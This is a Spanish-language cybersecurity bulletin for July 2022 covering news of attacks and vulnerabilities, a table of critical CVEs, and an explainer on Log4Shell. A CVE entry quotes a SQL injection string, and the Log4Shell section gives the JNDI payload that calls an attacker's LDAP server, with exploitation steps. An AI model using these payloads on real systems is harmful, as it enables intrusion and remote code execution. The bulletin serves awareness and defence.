BOLETÍN DE CIBERSEGURIDAD

JULIO 2022

ADV

ÍNDICE

NOTICIAS INTERNACIONALES

NUEVA VULNERABILIDAD CVE-2022-30563 EN CÁMARAS DAHUA IP PODRÍA PERMITIR A ATACANTES TOMAR CONTROL DE ELLAS

27/07/2022

UNA NUEVA VULNERABILIDAD CVE-2022-30563 QUE AFECTA A LAS CÁMARAS DAHUA IP PUEDE PERMITIR A LOS ATACANTES TOMAR EL CONTROL DE LAS CÁMARAS IP.

Nueva vulnerabilidad CVE-2022-30563 en Cámaras Dahua IP podría permitir a atacantes tomar control de ellas. (2022, 27 julio). Infoteknico. https://www.infoteknico.com/vulnerabilidad-cve-2022-30563-en-camaras-dahua/

EL PROBLEMA AFECTA LA IMPLEMENTACIÓN DE DAHUA DEL OPEN NETWORK VIDEO INTERFACE FORUM (ONVIF).

ONVIF proporciona y promueve interfaces estandarizadas para una interoperabilidad efectiva de los productos de seguridad física basados en IP.

La vulnerabilidad fue descubierta por investigadores de Nozomi Networks y recibió una puntuación CVSS de 7,4.

“Los atacantes podrían abusar de esta vulnerabilidad para comprometer las cámaras de red olfateando una interacción ONVIF anterior sin cifrar y reproduciendo las credenciales en una nueva solicitud hacia la cámara”.

Debido a la falta de controles para evitar ataques de respuesta, un actor de amenazas puede olfatear una interacción ONVIF sin cifrar y reproducir indefinidamente las credenciales en nuevas solicitudes hacia la cámara, que el dispositivo aceptaría como solicitudes autenticadas válidas.

Una vez obtenidas las credenciales, un atacante puede agregar una cuenta de administrador y usarla para obtener acceso completo al dispositivo y realizar acciones como ver imágenes en vivo de la cámara.

BANDAI NAMCO CONFIRMA UN ATAQUE DE RANSOMWARE

28/07/2022

DESDE PRINCIPIOS DE LA SEMANA PASADA, EMPEZARON A EXTENDERSE LOS RUMORES DE QUE BANDAI NAMCO HABÍA SIDO VÍCTIMA DE UN ATAQUE DE RANSOMWARE.

Martínez, R. (2022, 28 julio). Una vulnerabilidad crítica con una puntuación CVE de 9.8 afecta a Fusion Middleware, a varios sistemas de. . . Noticias de seguridad informática, ciberseguridad y hacking. https://noticiasseguridad.com/vulnerabilidades/una-vulnerabilidad-critica-con-una-puntuacion-cve-de-9-8-afecta-a-fusion-middleware-a-varios-sistemas-de-oracle-e-incluso-a-la-nube-de-oracle-parche-inmediatamente/

El 3 de julio de 2022, Bandai Namco Holdings Inc. confirmó que había sufrido un acceso no autorizado por parte de terceros a los sistemas internos de varias empresas del Grupo en regiones asiáticas (excluyendo Japón) a los sistemas internos de varias empresas del Grupo en regiones asiáticas (excluyendo Japón).

Después de confirmar el acceso no autorizado, hemos tomado medidas como bloquear el acceso a los servidores para evitar que el daño se extienda. Además, existe la posibilidad de que la información de los clientes relacionada con el negocio de Juguetes y Pasatiempos en las regiones asiáticas (excluyendo Japón) estuviera incluida en los servidores y PCs, y actualmente estamos identificando el estado sobre la existencia de la fuga, el alcance del daño y la investigación de la causa.

eguiremos investigando la causa de este incidente y revelaremos los resultados de la investigación según como se considere oportuno. También trabajaremos con organizaciones externas para reforzar la seguridad en todo el Grupo y tomaremos medidas para evitar que se repita.
Ofrecemos nuestras más sinceras disculpas a todos los implicados por cualquier complicación o preocupación causada por este
incidente.”

COMPROMETEN PLATAFORMAS PARA ORDENAR COMIDA EN RESTAURANTES PARA ROBAR TARJETAS DE CRÉDITO

26/07/2022

TRES PLATAFORMAS PARA ORDENAR COMIDA UTILIZADAS EN RESTAURANTES FUERON COMPROMETIDAS POR ATACANTES EN DOS CAMPAÑAS INDEPENDIENTES DE WEB SKIMMING, UN TIPO DE ATAQUE

Comprometen plataformas para ordenar comida en restaurantes para robar tarjetas de crédito. (2022, 26 julio). welivesecurity. https://www.welivesecurity.com/la-es/2022/07/26/comprometen-plataformas-ordenar-comida-restaurantes-robar-tarjetas-credito/

Se trata de MenuDrive, Harbortouch y InTouchPOS, tres plataformas utilizadas para realizar las órdenes de comida en restaurantes y locales de comida que derivaron en el robo de datos de más de 50 mil tarjetas de pago que fueron puestos a la venta en la dark web, además de información personal identificable.

Se estima que la campaña que apuntaba a las dos primera plataformas comenzó en enero de 2022, mientras que la que afectó a InTouchPOS está activa desde noviembre de 2021. Es importante mencionar que muchos restaurantes siguen infectados con el web skimmer implantado por los atacantes. Asimismo, las tácticas y técnicas utilizadas en la campaña que fapuntó a InTouchPOS coinciden con otras campañas de web skimming que afectaron a más de 400 sitios de ecommerce desde mayo de 2020.

Según los investigadores, los atacantes aprovecharon una vulnerabilidad conocida en estos servicios para insertar código malicioso en PHP en las páginas de pago que utilizan, lo que les permitió a los atacantes recolectar y enviar esta información a un servidor bajo su control.

CLOUDMENSIS: UN MALWARE PARA ESPIAR DIRIGIDO A USUARIOS DE MACOS

20/07/2022

CLOUDMENSIS ES UN MALWARE PARA MACOS DESARROLLADO EN OBJECTIVE-C.

M.Léveillé, M. (2022, 20 julio). CloudMensis: un malware para espiar dirigido a usuarios de macOS. welivesecurity. https://www.welivesecurity.com/la-es/2022/07/20/cloudmensis-malware-espiar-dirigido-usuarios-macos/

Las muestras que analizamos están compiladas para las arquitecturas de Intel y Apple. Todavía no sabemos cómo las víctimas logran ser comprometidas con este malware. Sin embargo, entendemos que cuando se obtienen privilegios administrativos y de ejecución de código, lo que sigue es un proceso de dos etapas (ver Figura 1), donde la primera etapa descarga y ejecuta la segunda etapa con más funciones.


Curiosamente, el malware de la primera etapa recupera el de la siguiente etapa de un proveedor de almacenamiento en la nube. No utiliza un enlace de acceso público; incluye un token de acceso para descargar el archivo MyExecute de la unidad. En la muestra que analizamos, se utilizó pCloud para almacenar y entregar la segunda etapa.

Los artefactos que quedan en ambos componentes sugieren que sus autores los denominan execute y Client, siendo el primero el downloader y el segundo el agente espía. Esos nombres se encuentran tanto en las rutas absolutas de los objetos como en las firmas ad hoc.

PUBLICAN DESCIFRADOR PARA EL RANSOMWARE HIVE

01/07/2022

LA AGENCIA DE CIBERSEGURIDAD DE COREA DEL SUR (KISA) PUBLICÓ ESTA SEMANA UN DESCIFRADOR GRATUITO PARA LAS VÍCTIMAS DEL RANSOMWARE HIVE EN UN ARCHIVO ZIP DISPONIBLE PARA SU DESCARGA.



Harán, J. M. (2022, 1 julio). Publican descifrador para el ransomware Hive. welivesecurity. https://www.welivesecurity.com/la-es/2022/07/01/publican-descifrador-gratis-ransomware-hive/

La herramienta permite que quienes han sido víctimas con las versiones 1 a 4 de este ransomware puedan recuperar los archivos cifrados.

Hive es ransomware que opera bajo el modelo de Ransomware-as-a-service (RaaS); es decir, que trabaja bajo un programa de afiliados mediante el cual recluta a socios para participar en los ataques a cambio de un porcentaje de las ganancias. Esta en actividad desde 2021 y en su sitio de la dark web se incluyen varias víctimas de América Latina y de otras regiones del mundo. Si bien desde su aparición acumula víctimas de diferentes perfiles e industrias, causó especial daño en el sector de la salud en comparación con otros grupos de ransomware.

En lo que va de 2022 este ransomware afectó a organizaciones de Argentina, Colombia y Costa Rica.

En el caso del país centroamericano este ransomware afectó a la Caja Costarricence de Seguro Social (CCSS) hace pocas semanas atrás, poco después de que otro grupo de ransomware, Conti, con el cual se cree que existe vinculación con Hive, causara un gran revuelo en Costa Rica luego de afectar a varios organismos públicos.

Por último, mencionar que el descifrador funciona para las versiones 1 a 4, pero existen al menos cinco versiones de Hive. Por otro lado, la agencia coreana publicó en mayo otro descifrador, pero en ese caso para el ransomware Ragnar.

DEEPFAKES: FBI INVESTIGA EL ROBO DE IDENTIDADES PARA CONSEGUIR TRABAJOS REMOTOS

01/07/2022

LA CONTRATACIÓN DE PERSONAL DE MANERA REMOTA SE HA CONVERTIDO EN UNA TENDENCIA PARA MUCHAS EMPRESAS QUE BUSCAN AL CANDIDATO IDÓNEO PARA LLENAR UNA VACANTE DE TRABAJO A DISTANCIA UTILIZANDO MENOS TIEMPO Y DINERO.

Álvarez, J. P. (2022, 1 julio). Deepfakes: FBI investiga el robo de identidades para conseguir trabajos remotos. Bloomberg Línea. https://www.bloomberglinea.com/2022/07/01/deepfakes-fbi-investiga-el-robo-de-identidades-para-conseguir-trabajos-remotos/

La principal agencia de investigaciones estadounidense, el FBI, descubrió un riesgo asociado con este tipo de contrataciones: <b>la suplantación de identidades para entrevistas laborales, mediante el uso de la tecnología conocida como **deepfake**

¿Qué es deepfake?

Deepfake es una técnica de inteligencia artificial (IA) que permite editar vídeos falsos de personas que aparentemente son reales, utilizando para ello algoritmos y vídeos o imágenes ya existentes. El resultado final de dicha técnica es un vídeo muy realista, aunque ficticio.

¿Qué es lo que sucede?

El FBI recibió quejas por parte de empresas que afirmaron que hay personas que utilizan sistemas informáticos para modificar su rostro y su voz a la hora de llevar a cabo entrevistas en el marco de postulaciones para trabajos remotos.

Estas personas generalmente aspiran a puestos que manejan bases de datos o información confidencial de clientes o de la empresa. La agencia también ha recogido denuncias de robo de información personal que se utiliza en forma complementaria a este accionar.

Los impostores pueden hacerse pasar por otras personas que quizás sí cuentan con el currículo necesario para aspirar al puesto laboral que se busca cubrir.

El FBI dice que han sido empresas las que denunciaron diferentes casos de personas que utilizan sistemas para cambiar el rostro a la hora de realizar las entrevistas, de forma tal que se hacen pasar por otras.

APPLE ANUNCIÓ EL MODO LOCKDOWN PARA PREVENIR ATAQUES DE SPYWARE

05/07/2022

APPLE PLANEA SUMAR UNA NUEVA FUNCIÓN DE SEGURIDAD PARA PROTEGER A USUARIOS QUE SEAN BLANCO DE ATAQUES DIRIGIDOS CON SPYWARE LANZADOS POR COMPAÑÍAS PRIVADAS U ORGANISMOS GUBERNAMENTALES.

Harán, J. M. (2022b, julio 8). Apple anunció el modo Lockdown para prevenir ataques de spyware. welivesecurity. https://www.welivesecurity.com/la-es/2022/07/08/apple-modo-lockdown-funcion-prevenir-ataques-spyware/

Esta función, llamada Lockdown Mode, extrema los mecanismos de defensa en el dispositivo y limita ciertas funcionalidades para reducir la superficie de ataque que puede ser explotada en este tipo de ataques. Esta herramienta “ofrece un nivel de seguridad extremo a un pequeño número de usuarios que debido a quienes son o la actividad que realizan, pueden ser blancos de ataques de los más sofisticados, como los que utilizan herramientas para espiar diseñadas por el grupo NSO u otras compañías privadas para gobiernos”, explicó Apple en un comunicado.

El lanzamiento de esta nueva herramienta será a partir del último cuatrimestre de 2022 y estará disponible en iOS 16, iPad16 y macOS Ventura.

Una vez ejecutado el modo Lockdown, sucede lo siguiente:

- Se bloquean los mensajes que contengan cualquier tipo de archivos adjuntos que no sean imágenes y se deshabilita la posibilidad de previsualizar enlaces, entre otras funciones.
- A la hora de utilizar navegadores web se deshabilitan algunas tecnologías, como la compilación Just In Time (JIT) para lenguajes como JavaScript, aunque el usuario podrá crear una lista blanca con los sitios de confianza.
- Se bloquean las solicitudes enviadas a través de algunos servicios de Apple, como llamadas en Facetime, a menos que el usuario previamente haya intentado comunicarse o enviado una solicitud a quien realiza la llamada.
- Cuando iPhone está bloqueado se bloquea cualquier conexión inalámbrica con cualquier dispositivo.
- No se pueden instalar perfiles de configuración y no se podrá utilizar mobile device management (MDM).

ROBO MILLONARIO A AXIE INFINITY COMENZÓ CON UNA FALSA OFERTA DE TRABAJO

11/07/2022

EN MARZO DE 2022 SE CONOCÍA LO QUE HASTA ESE MOMENTO ERA EL SEGUNDO ATAQUE MÁS IMPORTANTE AL ECOSISTEMA CRIPTO: EL QUE APUNTÓ AL SIDECHAIN RONIN, UTILIZADO POR EL POPULAR VIDEOJUEGO AXIE INFINITY,

Harán, J. M. (2022, julio 11). Robo millonario a Axie Infinity comenzó con una falsa oferta de trabajo. https://www.welivesecurity.com/la-es/2022/07/11/robo-millonario-axie-infinity-comenzo-ualsa-oferta-trabajo/

Permitió a los cibercriminales robar 173,600 ETH y 25.5 millones en la stablecoin USDC. Según un informe reciente publicado por The Block, que tuvo acceso a fuentes involucradas con lo acontecido, un ingeniero de la compañía Sky Mavis fue engañdo con una falsa oferta de trabajo de una compañía inexistente y esto permitió a los atacantes poner un pie adentro de la red.

Al parecer, este ingeniero senior fue contactado a través de LinkedIn por supuestos representantes de una compañía y lo invitaron a postularse a una oferta de trabajo que prometía un atractivo paquete de compensaciones. Luego de varias rondas de entrevista, los atacantes enviaron la oferta formal en un archivo bajo la forma de un PDF que el ingeniero descargó y abrió. Esto llevó al compromiso de su equipo con malware y permitió a los cibercriminales utilizar este acceso para ingresar a los sistemas de Ronin.

El 27 de abril de 2022, casi cuatro semanas después del ataque a Ronin, Sky Mavis sacó un comunicado en el cual compartió detalles de lo que ocurrió y confirmó que una vez adentro de la red los atacantes utilizaron ese acceso para penetrar en la infraestructura TI de Sky Mavis y lograr acceder a los nodos de validación.

En abril de 2022 el FBI publicó un comunicado en el que aseguran que el grupo de APT Lazarus es el actor responsable del ataque a Ronin y el robo de más de 600 millones de dólares.

NOTICIAS NACIONALES

LOS CIBERDELINCUENTES ESTÁN UTILIZANDO LA HERRAMIENTA BRUTE RATEL PARA HACKEAR EMPRESAS EN MÉXICO, ARGENTINA Y ESTADOS UNIDOS.

07/07/2022

LA HERRAMIENTA DE SIMULACIÓN DE ATAQUES ADVERSARIOS Y DE EQUIPO ROJO BRUTE RATEL C4 (BRC4) HA SIDO UTILIZADA POR ATACANTES DE ESTADOS NACIONALES PARA EVADIR LA DETECCIÓN, SEGÚN INVESTIGADORES DE SEGURIDAD DE PALO ALTO NETWORKS.

Narula, A. (2022, 7 julio). Los ciberdelincuentes están utilizando la herramienta Brute Ratel para hackear empresas en México, Argentina. . . Ciberseguridad - Cibertip - Noticias de Hacking- Ciber Tips. https://www.cibertip.com/virus/los-ciberdelincuentes-estan-utilizando-la-herramienta-brute-ratel-para-hackear-empresas-en-mexico-argentina-y-estados-unidos-agregue-la-firma-de-deteccion-para-proteger-su-red/

Lanzado en diciembre de 2020, BRc4 proporciona un nivel de sofisticación similar al de Cobalt Strike y ha sido diseñado específicamente para evadir la detección por parte de las soluciones de seguridad. La herramienta se vende actualmente por $ 2,500 por una licencia de usuario único de un año.

Los investigadores identificaron una dirección IP alojada en Amazon AWS que se comunica con Brute Ratel C4 y también observaron varias conexiones desde una IP ucraniana que probablemente se usó para administrar la infraestructura de comando y control (C&C).
Además, los investigadores identificaron varias víctimas potenciales, incluida una organización en Argentina, un proveedor de televisión IP de contenido de América del Norte y del Sur y un fabricante textil en México.

“Dada la dispersión geográfica de estas víctimas, la conexión ascendente a una IP ucraniana y varios otros factores, creemos que es muy poco probable que BRc4 se haya implementado en apoyo de actividades de pruebas de penetración legítimas y autorizadas”, señalan los investigadores.

Palo Alto Networks dice que identificó siete muestras adicionales de BRc4, que datan de febrero de 2021, instando a los proveedores de seguridad a actualizar sus herramientas para detectar la amenaza y alentando a las organizaciones a tomar medidas proactivas para mitigar el riesgo que plantea BRc4.

VULNERABILIDADES RELEVANTES

TABLA DE VULNERABILIDADES RELEVANTES: JULIO 2022

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-2310	07/27/2022	Motorola Administration User Interface affected	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-2310

Descripción: An authentication bypass vulnerability in Skyhigh SWG in main releases 10.x prior to 10.2.12, 9.x prior to 9.2.23, 8.x prior to 8.2.28, and controlled release 11.x prior to 11.2.1 allows a remote attacker to bypass authentication into the administration User Interface

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-35131	07/25/2022	Joplin 2.8.8 Node Title escalada de privilegios	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-35131

Descripción: Joplin v2.8.8 allows attackers to execute arbitrary commands via a crafted payload injected into the Node titles.

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-0977	07/21/2022	Google Chrome Browser UI desbordamiento de búfer	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-0977

Descripción: Use after free in Browser UI in Google Chrome on Chrome OS prior to 99.0.4844.74 allowed a remote attacker who convinced a user to engage in specific user interaction to potentially exploit heap corruption via a crafted HTML page.

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-35741	07/18/2022		CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-35741

Descripción: Apache CloudStack version 4.5.0 and later has a SAML 2.0 authentication Service Provider plugin which is found to be vulnerable to XML external entity (XXE) injection. This plugin is not enabled by default and the attacker would require that this plugin be enabled to exploit the vulnerability. When the SAML 2.0 plugin is enabled in affected versions of Apache CloudStack could potentially allow the exploitation of XXE vulnerabilities. The SAML 2.0 messages constructed during the authentication flow in Apache CloudStack are XML-based and the XML data is parsed by various standard libraries that are now understood to be vulnerable to XXE injection attacks such as arbitrary file reading, possible denial of service, server-side request forgery (SSRF) on the CloudStack management server.

TABLA DE VULNERABILIDADES RELEVANTES: JULIO 2022

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-31210	07/17/2022	Hardcoded Web Credentials	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-31210

Descripción: An issue was discovered in Infiray IRAY-A8Z3 1.0.957. The binary file /usr/local/sbin/webproject/set_param.cgi contains hardcoded credentials to the web application. Because these accounts cannot be deactivated or have their passwords changed, they are considered to be backdoor accounts.

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2017-20133	07/16/2022	tech Job Portal Script 9.13 /admin autenticación débil	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2017-20133

Descripción: A vulnerability, which was classified as critical, was found in Itech Job Portal Script 9.13. This affects an unknown part of the file /admin. The manipulation leads to improper authentication. It is possible to initiate the attack remotely.

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-32323	07/14/2022	AutoTrace v0.40.0 was discovered to contain a heap overflow	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-32323

Descripción: AutoTrace v0.40.0 was discovered to contain a heap overflow via the ReadImage function at input-bmp.c:660.

Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2017-20129	07/14/2022	A vulnerability was found in LogoStore.	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2017-20129

Descripción: It has been classified as critical. Affected is an unknown function of the file /LogoStore/search.php. The manipulation of the argument query with the input test' UNION ALL SELECTCONCAT(CONCAT('qqkkq','VnPVWVaYxljWqGpLLbEIyPIHBjjjjASQTnaqfKaV'),'qvvpq'),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- oCrh&search= leads to sql injection. It is possible to launch the attack remotely.


Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2022-34169	07/19/2022	The Apache Xalan Java XSLT library is vulnerable	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2022-34169

Descripción: This can be used to corrupt Java class files generated by the internal XSLTC compiler and execute arbitrary Java bytecode. The Apache Xalan Java project is dormant and in the process of being retired. No future releases of Apache Xalan Java to address this issue are expected. Note: Java runtimes (such as OpenJDK) include repackaged copies of Xalan.


Identificador	Fecha de publicación	Título	CVSS v3.x	Referencias
CVE-2020-28441	07/25/2022	This affects the package conf-cfg-ini before 1.2.2.	CVSS v3.1:9.8 [critical]	https://nvd.nist.gov/vuln/detail/CVE-2020-28441

Descripción: If an attacker submits a malicious INI file to an application that parses it with decode, they will pollute the prototype on the application. This can be exploited further depending on the context.

FABRICANTES Y SUS VULNERABILIDADES RELEVANTES: JULIO DE 2022



EMPRESAS MULTINACIONALES Y SUS VULNERABILIDADES: JULIO DE 2022



CULTURA DE CIBERSEGURIDAD

LOG4SHELL

¿QUE ES LOG4SHELL?

Log4shell es una vulnerabilidad que afecta a la popular librería de registro de Java Log4j, desarrollada por Apache. Es muy utilizada en todo tipo de servicios y software. Sirve para que las aplicaciones almacenen un registro o log durante su funcionamiento.

La vulnerabilidad, afecta a millones de servidores del mundo, debido a la alta popularidad de utilizar Java. La vulnerabilidad ha sido registrada como CVE-2021-44228 y una puntuación CVSS de 10. El atacante, para poder explotarla, simplemente necesita que la aplicación registre una cadena especial, una serie de caracteres.

LINEA DE TIEMPO

- 26 de noviembre: se reserva el ID de CVE para la vulnerabilidad.
- 1 de diciembre: El primer exploit conocido para esta vulnerabilidad es detectado en actividad en el contexto de un ataque.
- 10 de diciembre: se publica el ID de CVE y se lanza un parche.
- 13 de diciembre: se lanzó la versión 2.16.0 de Log4j luego de corroborar que la versión 2.15.0 estaba incompleta y que todavía ponía a los usuarios en riesgo.
- 18 de diciembre: se lanzó la versión 2.17.o de Log4j para corregir la vulnerabilidad CVE-2021-45105 que puede ser explotada para llevar adelante ataques de DoS.

VECTOR DE ATAQUE

La vulnerabilidad es resultado del “JDNILookup plugin”, el cual fue agregado a la versión 2 de Log4j y permite que un programa Java localice datos al interactuar con servicios como LDAP, DNS y RMI. Sin embargo, una funcionalidad por defecto de Log4j llamada “Message Lookup Substitution” (sustitución de búsqueda de mensajes) permite que ciertas cadenas (strings) puedan ser reemplazadas, lo que facilita a los atacantes realizar RCE en la aplicación que registró la cadena.

La estructura del payload básico de ataque es la siguiente:

```
${jndi:<protocolo>://<servidor del atacante>/<archivo>}
```

Por ejemplo, el payload usado para aprovecharse del protocolo LDAP es:

```
${jndi:ldap://<servidor del atacante>/<archivo>
```

El campo de explotación puede ser cualquiera, siempre y cuando pase por la librería Log4j, este es el único requisito. Esto permite que un campo vulnerable pueda ser desde el User-Agent a un simple login o formulario de búsqueda. Paso a paso el proceso completo para la explotación sería (Ej. LDAP):

- Busca un campo donde se puedan insertar datos, con el fin de que la información pase por la librería Log4j.
- Se inyecta el payload malicioso para que sea procesado por Log4j.
- El servidor, si es vulnerable, hará uso de JNDI, el cual hará la petición al servidor LDAP que se indique, en caso de haber usado el protocolo LDAP en el payload
- El servidor LDAP controlado por el atacante redireccionará a la aplicación vulnerable el archivo .class malicioso.
